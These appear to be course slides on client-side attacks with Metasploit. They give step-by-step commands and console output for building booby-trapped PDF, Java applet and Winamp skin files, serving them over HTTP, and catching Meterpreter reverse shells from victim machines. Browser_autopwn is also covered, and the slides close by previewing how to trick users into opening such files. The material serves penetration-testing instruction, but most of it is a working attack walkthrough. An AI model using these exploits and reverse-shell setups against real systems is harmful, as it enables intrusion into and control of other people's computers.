FILENAME  msf.pdf         yes      The file name.

Payload options (windows/meterpreter/reverse_http):
Name      Current Setting Required Description
-----
EXITFUNC  process         yes      Exit technique (Accepted: '', seh, thread, process, none)
LHOST     153.91.152.99   yes      The local listener hostname
LPORT     8080            yes      The local listener port
LURI      /               no       The HTTP Path
```

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Set the Multi Handler

File created

Opening a listener @ Kali

```
msf5 exploit(windows/fileformat/adobe_utilprintf) > set LHOST 153.91.152.99
LHOST => 153.91.152.99
msf5 exploit(windows/fileformat/adobe_utilprintf) > exploit


[*] Creating 'msf.pdf' file...
[*] msf.pdf stored at /root/.msf4/local/msf.pdf
msf5 exploit(windows/fileformat/adobe_utilprintf) > use exploit/multi/handler
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_http
PAYLOAD => windows/meterpreter/reverse_http
msf5 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
Name      Current Setting Required Description
-----
EXITFUNC  process         yes      Exit technique (Accepted: '', seh, thread, process, none)
LHOST     153.91.152.99   yes      The local listener hostname
LPORT     8080            yes      The local listener port
LURI      /               no       The HTTP Path
```

Exploit...

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Serve the Payload




```
root@kali: ~/.msf4/local
File Edit View Search Terminal Help
root@kali:~# cd /root/.msf4/local/
root@kali:~/.msf4/local# python3 -m http.server 3333
Serving HTTP on 0.0.0.0 port 3333 (http://0.0.0.0:3333/) ...
153.91.155.123 - - [12/Oct/2019 18:53:05] "GET / HTTP/1.1" 200 -
153.91.155.123 - - [12/Oct/2019 18:56:57] "GET /msf.pdf HTTP/1.1" 200 -
```

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Download the Payload to the Victim Machine



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PDF Exploits - cont'd

- Exploiting a PDF Vulnerability - cont'd

- Multi/handler serves only one connection**

- It closes as soon as it sees the first connection

Decides whether the listener closes after it receives a session

❖ msf exploit(handler) > **show advanced**

❖ msf exploit(handler) > **set ExitOnSession false**

- The listener will stay open and allow us to catch multiple sessions with a single handler
 - Without -j option, it will never close and we will be stuck without an Msfconsole prompt indefinitely

❖ msf exploit(handler) > **exploit -j**

- j option with exploit to run the handler as a job, in the background

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Show Advanced Option

```
msf5 exploit(multi/handler) > set LHOST 153.91.152.99
LHOST => 153.91.152.99
msf5 exploit(multi/handler) > show advanced
Module advanced options (exploit/multi/handler):
  Name          Current Setting  Required  Description
  ----          -
ContextInformationFile
  DisablePayloadHandler  false          no        Disable the handler code for the selected payload
  EnableContextEncoding  false          no        Use transient context when encoding payloads
  ExitOnSession          true           yes       Return from the exploit after a session has been
created
  ListenerTimeout        0              no        The maximum number of seconds to wait for new ses
sions
  VERBOSE                false          no        Enable detailed status messages
  WORKSPACE               0              no        Specify the workspace for this module
  WfsDelay                0              no        Additional delay when waiting for a session

Payload advanced options (windows/meterpreter/reverse_http):
  Name          Current Setting  Required
  ----          -
AutoLoadStdapi  true             yes
Automatically load the Stdapi extension
AutoRunScript   false            no
A script to run automatically on session creation.
AutoSystemInfo  true             yes
Automatically capture system information on initialization.
AutoUnhookProcess  false            yes
```

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Set Advanced Option

```
msf5 exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false
msf5 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started HTTP reverse handler on http://153.91.152.99:8080
msf5 exploit(multi/handler) > [*] http://153.91.152.99:8080 handling request from 153.91.155.123; (
UUID: fzyrrph5) Staging x86 payload (180825 bytes) ...
[*] Meterpreter session 1 opened (153.91.152.99:8080 -> 153.91.155.123:1054) at 2019-10-12 19:04:50
-0400

msf5 exploit(multi/handler) > sessions -l

Active sessions
=====

```

Id	Name	Type	Information	Connection
1		meterpreter	x86/windows GEORGIA-B6A50C4\georgia @ GEORGIA-B6A50C4	153.91.152.99:8080 -> 153.91.155.123:1054 (153.91.155.123)

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PDF Exploits - cont'd

- PDF Embedded Executable
 - ❖ Embeds a malicious executable inside a PDF
 - ❖ msf > use exploit/windows/fileformat/adobe_pdf_embedded_exe
 - ❖ msf exploit(adobe_pdf_embedded_exe) > show options
 - ❖ msf exploit(adobe_pdf_embedded_exe) > set INFILENAME
/usr/share/set/readme/User_Manual.pdf ← Normal PDF file
 - ❖ msf exploit(adobe_pdf_embedded_exe) > set payload
windows/meterpreter/reverse_tcp
 - ❖ msf exploit(adobe_pdf_embedded_exe) > set LHOST <Kali IP addr>
 - ❖ msf exploit(adobe_pdf_embedded_exe) > exploit
 - ❖ Users need to allow execution of the exe file when they open the file

*If this attack doesn't work, restart Windows XP (previous attack could've made something wrong on the Adobe Acrobat)

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Java Exploits

- Java vulnerabilities are a prevalent client-side attack vector
- Java Vulnerability
 - Metasploit sets up a malicious server to exploit this **cross-platform vulnerability** on any browser that arrives at the page
 - msf > use **exploit/multi/browser/java_jre17_jmxbean**
 - msf exploit(java_jre17_jmxbean) > set SRVHOST <Kali IP address>
 - msf exploit(java_jre17_jmxbean) > set SRVPORT 80
 - msf exploit(java_jre17_jmxbean) > set URIPATH javaexploit
 - msf exploit(java_jre17_jmxbean) > show payloads
 - msf exploit(java_jre17_jmxbean) > set payload java/meterpreter/reverse_http
 - Uses legitimate HTTP traffic
 - Thus **bypasses even some traffic-inspecting filters**
 - msf exploit(java_jre17_jmxbean) > set LHOST <Kali IP address>
 - msf exploit(java_jre17_jmxbean) > exploit
 - msf exploit(java_jre17_jmxbean) > sessions -i 1

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Java Exploits - cont'd

- But what if your pentest target is diligent in updating Java, and there are currently no zero-days for the software floating around the Internet?
- **Signed Java Applet**
 - Similar to the attack against PDF users
 - We can bypass the need for an unpatched Java vulnerability by simply asking users to allow us to run malicious code
 - msf > use **exploit/multi/browser/java_signed_applet**
 - msf exploit(java_signed_applet) > set APPLETNAME BlubSec
 - msf exploit(java_signed_applet) > set SRVHOST <Kali IP address>
 - msf exploit(java_signed_applet) > set SRVPORT 80
 - msf exploit(java_signed_applet) > show targets
 - msf exploit(java_signed_applet) > set target 0
 - msf exploit(java_signed_applet) > set payload java/meterpreter/reverse_tcp
 - msf exploit(java_signed_applet) > set LHOST <Kali IP address>
 - msf exploit(java_signed_applet) > exploit

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Browser_autopwn

- Loads all the browser and browser add-on modules
- Detects the version of the victim's browser and running software
- Then **sends all the exploits it thinks might be effective**
 - msf > use auxiliary/server/browser_autopwn
 - msf exploit(browser_autopwn) > set LHOST 192.168.20.9
 - msf exploit(browser_autopwn) > set URIPATH autopwn
 - msf exploit(browser_autopwn) > exploit
 - > Servers are starting / connect to the servers with browser
 - msf exploit(browser_autopwn) > sessions -l
- Note that we don't need to set any payloads here; as the individual modules are loaded, Metasploit sets the payload options appropriately

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Winamp

- Exploits a buffer overflow issue in Winamp version 5.55
 - msf > **use exploit/windows/fileformat/winamp_maki_bof**
 - msf exploit(winamp_maki_bof) > set payload windows/meterpreter/reverse_tcp
 - msf exploit(winamp_maki_bof) > set LHOST <Kali IP address>
 - msf exploit(winamp_maki_bof) > exploit
 - This will generate a malicious Maki file
 - Now we need to package this malicious Make file (Winamp skin file) in such a way that a user may be convinced to load it in Winamp
 - We can create a new Winamp skin by copying one of the skins packaged with Winamp

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Summary

- The attacks in this chapter target software that is not listening on a network port
 - ❖ Browsers, PDF viewers, the Java browser plugin, and a music player
- We generated malicious files that trigger a vulnerability in the client-side software when opened by the user
 - ❖ We don't rely on an unpatched vulnerabilities
 - ❖ Even if a target machine is fully patched, it's going to work!
- Now let's talk about how we trick users into performing harmful actions such as opening a malicious file, entering credentials into an attacker-owned site, or giving out sensitive information over the phone

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